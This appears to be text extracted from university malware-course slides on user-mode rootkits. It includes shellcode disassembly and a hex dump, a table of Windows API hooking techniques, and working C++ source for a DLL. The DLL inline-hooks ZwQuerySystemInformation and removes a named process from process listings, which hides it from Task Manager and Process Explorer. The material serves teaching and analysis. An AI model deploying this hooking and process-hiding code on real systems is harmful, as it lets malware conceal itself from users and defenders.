
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00401008	68 33322E64	PUSH 642E3233	
00401010	68 75736572	PUSH 72657375	
00401015	54	PUSH ESP	
00401016	FF16	CALL DWORD PTR DS:[ESI]	
00401018	68 6F784100	PUSH 41786F	
0040101D	68 61676542	PUSH 42656761	
00401022	68 4D657373	PUSH 7373654D	
00401027	54	PUSH ESP	
00401028	50	PUSH EAX	
00401029	FF56 04	CALL DWORD PTR DS:[ESI+4]	asmtest.00401029(guessed Arg1)
0040102C	6A 00	PUSH 0	
0040102E	E8 00000000	CALL 0040103B	
00401033	44	INC ESP	
00401034	72 2E	JB SHORT 00401064	
00401036	43	INC EBX	
00401037	68 656E00E8	PUSH E8006E65	
0040103C	1900	SBB DWORD PTR DS:[EAX],EAX	
0040103E	0000	ADD BYTE PTR DS:[EAX],AL	
00401040	6373 2E	ARPL WORD PTR DS:[EBX+2E],SI	
00401043	77 63	JA SHORT 004010A8	
00401045	75 70	JNE SHORT 004010B7	
00401047	61	POPAD	
00401048	2E	CS:	Two prefixes from the same group
00401049	65	GS:	Two prefixes from the same group
0040104A	64:75 2F	JNE SHORT 0040107C	Superfluous segment override prefix
0040104D	6D	INS DWORD PTR ES:[EDI],DX	I/O command
0040104E	61	POPAD	
0040104F	6C	INS BYTE PTR ES:[EDI],DX	I/O command
00401050	77 61	JA SHORT 004010B3	
00401052	72 65	JB SHORT 004010B9	
00401054	3230	XOR DH,BYTE PTR DS:[EAX]	
00401056	323400	XOR DH,BYTE PTR DS:[EAX+EAX]	
00401059	6A 00	PUSH 0	
0040105B	FFD0	CALL EAX	
0040105D	89EC	MOV ESP,EBP	
0040105F	5D	POP EBP	
00401060	C3	RETN	

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Address	Hex dump														ASCII
00401000	55	8B	EC	8B	75	08	68	6C	6C	00	00	68	33	32	2E 64 U i u h l h 32 . d
00401010	68	75	73	65	72	54	FF	16	68	6F	78	41	00	68	61 67 huserT hoxA hag
00401020	65	42	68	4D	65	73	73	54	50	FF	56	04	6A	00	E8 08 eBhMessTP j è
00401030	00	00	00	44	72	2E	43	68	65	6E	00	E8	19	00	00 00 Dr . Chen è
00401040	63	73	2E	77	63	75	70	61	2E	65	64	75	2F	6D	61 6C cs.wcupa.edu/mal
00401050	77	61	72	65	32	30	32	34	00	6A	00	FF	D0	89	EC 5D ware2024 j ü
00401060	C3	00	00	66	39	05	00	00	40	00	75	38	A1	3C	00 40 Å f9 @ u8 ; < @

Stealth process (User-mode rootkits)



Processes in Windows




Stealth Process



Northrop Grumman B-2 Spirit

Stealth Process




Stealth Process

API Hook Tech Map

Method	Target	Location	Tech		API
Dynamic	Process/Memory 00000000 - 7FFFFFFF	1) IAT 2) Code 3) EAT	Interactive Debug		DebugActiveProcess GetThreadContext SetThreadContext
			Standalone Injection	Independent Code	CreateRemoteThread
				Dll File	Resistry (Applnit_DLLs) BHO (IE only)
					SetWindowsHookEx CreateRemoteThread

Processes in Windows



- Detect Processes in User Mode (WinAPI):
 - CreateToolhelp32Snapshot()
 - EnumProcess()

```
HANDLE CreateToolhelp32Snapshot(  
    DWORD dwFlags,  
    DWORD th32ProcessID  
);
```

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

```
BOOL EnumProcesses(  
    DWORD *lpidProcess,  
    DWORD cb,  
    LPDWORD lpcbNeeded  
);
```


Retrieves the process identifier for each process object in the system.

Processes API

CreateToolhelp32Snapshot()
EnumProcess()



ntdll.ZwQuerySystemInformation()



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```
NTSTATUS WINAPI ZwQuerySystemInformation(  
    _In_    SYSTEM_INFORMATION_CLASS  
    SystemInformationClass,  
    _Inout_ PVOID                SystemInformation,  
    _In_    ULONG                SystemInformationLength,  
    _Out_opt_ PULONG              ReturnLength  
);
```

Retrieves the specified system information.

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E MOV EAX, 0AD

...

...

7C93D93A RETN 10

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“stealth.dll”

10001120. SUB ESP, 10C

...

100116A Call unhook()

...

1001198. CALL EAX; EAX = 7C93D92E

..

CALL Hook()

RETN 10

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E JMP 10001120

...

...

7C93D93A RETN 10




Create Stealth Process

CreateToolhelp32Snapshot()
EnumProcess()




ntdll.ZwQuerySystemInformation()

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


Processes in Windows




taskmgr.exe

ntdll.ZwQuerySystemInformation()




ProcExp.exe

ntdll.ZwQuerySystemInformation()



Example 1: Stealth Process

- Download and try StealthProcess1.zip



stealth.cpp → DllMain()

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    char          szCurProc[MAX_PATH] = {0,};
    char          *p = NULL;

    // #1. Handle Exception
    // if the current process is HideProc.exe then stop, DO not Hook itself
    GetModuleFileNameA(NULL, szCurProc, MAX_PATH);
    p = strrchr(szCurProc, '\\');
    if( (p != NULL) && !_stricmp(p+1, "HideProc.exe") )
        return TRUE;

    switch( fdwReason )
    {
        // #2. API Hooking
        case DLL_PROCESS_ATTACH :
            hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        (PROC)NewZwQuerySystemInformation, g_pOrgBytes);

            break;

        // #3. API Unhooking
        case DLL_PROCESS_DETACH :
            unhook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        g_pOrgBytes);

            break;
    }

    return TRUE;
}
```

```

goto __NTQUERYSYSTEMINFORMATION_END,

// Only focus on SystemProcessInformation
if( SystemInformationClass == SystemProcessInformation )
{
    // SYSTEM_PROCESS_INFORMATION convertation
    // pCur is the head of the single linked list
    pCur = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;

    while(TRUE)
    {
        // compare process name in the node
        // g_szProcName --> the one that you want to hide (e.g. notepad.exe)
        // defined in => SetProcName()
        if(pCur->Reserved2[1] != NULL)
        {
            if(!_tcsicmp((PWSTR)pCur->Reserved2[1], g_szProcName))
            {
                // del the the process node
                if(pCur->NextEntryOffset == 0)
                    pPrev->NextEntryOffset = 0;
                else
                    pPrev->NextEntryOffset += pCur->NextEntryOffset;
            }
            else
                pPrev = pCur;
        }

        if(pCur->NextEntryOffset == 0)
            break;

        // move to the next node
        pCur = (PSYSTEM_PROCESS_INFORMATION)
            ((ULONG)pCur + pCur->NextEntryOffset);
    }
}
}
__NTQUERYSYSTEMINFORMATION_END:

```

stealth.cpp → DllMain()

```
BOOL hook_by_code(LPCSTR szDllName, LPCSTR szFuncName, PROC pfnNew, PBYTE pOrgBytes)
{
    FARPROC pfnOrg;
    DWORD dwOldProtect, dwAddress;
    BYTE pBuf[5] = {0xE9, 0, };
    PBYTE pByte;

    // Find the API that you want to hook
    pfnOrg = (FARPROC)GetProcAddress(GetModuleHandleA(szDllName), szFuncName);
    pByte = (PBYTE)pfnOrg;

    // if hooked then return FALSE
    if( pByte[0] == 0xE9 )
        return FALSE;

    // Add "write" privilege to memory (tweak 5 bytes)
    VirtualProtect((LPVOID)pfnOrg, 5, PAGE_EXECUTE_READWRITE, &dwOldProtect);

    // Copy old code (5 bytes)
    memcpy(pOrgBytes, pfnOrg, 5);

    // JMP Calculation(E9 XXXX)
    // => XXXX = pfnNew - pfnOrg - 5
    dwAddress = (DWORD)pfnNew - (DWORD)pfnOrg - 5;
    memcpy(&pBuf[1], &dwAddress, 4);

    // Hook - tweak 5 byte (JMP XXXX)
    memcpy(pfnOrg, pBuf, 5);

    // recovery memory property
    VirtualProtect((LPVOID)pfnOrg, 5, dwOldProtect, &dwOldProtect);


    return TRUE;
}
```

JMP instruction


JMP—Jump

Opcode	Instruction	Description
EB <i>cb</i>	JMP <i>rel8</i>	Jump short, relative, displacement relative to next instruction.
E9 <i>cw</i>	JMP <i>rel16</i>	Jump near, relative, displacement relative to next instruction.
E9 <i>cd</i>	JMP <i>rel32</i> 	Jump near, relative, displacement relative to next instruction.
FF <i>14</i>	JMP <i>r/m16</i>	Jump near, absolute indirect, address given in <i>r/m16</i> .
FF <i>14</i>	JMP <i>r/m32</i>	Jump near, absolute indirect, address given in <i>r/m32</i> .
EA <i>cd</i>	JMP <i>ptr16:16</i>	Jump far, absolute, address given in operand.
EA <i>cp</i>	JMP <i>ptr16:32</i>	Jump far, absolute, address given in operand.
FF <i>15</i>	JMP <i>m16:16</i>	Jump far, absolute indirect, address given in <i>m16:16</i> .
FF <i>15</i>	JMP <i>m16:32</i>	Jump far, absolute indirect, address given in <i>m16:32</i> .

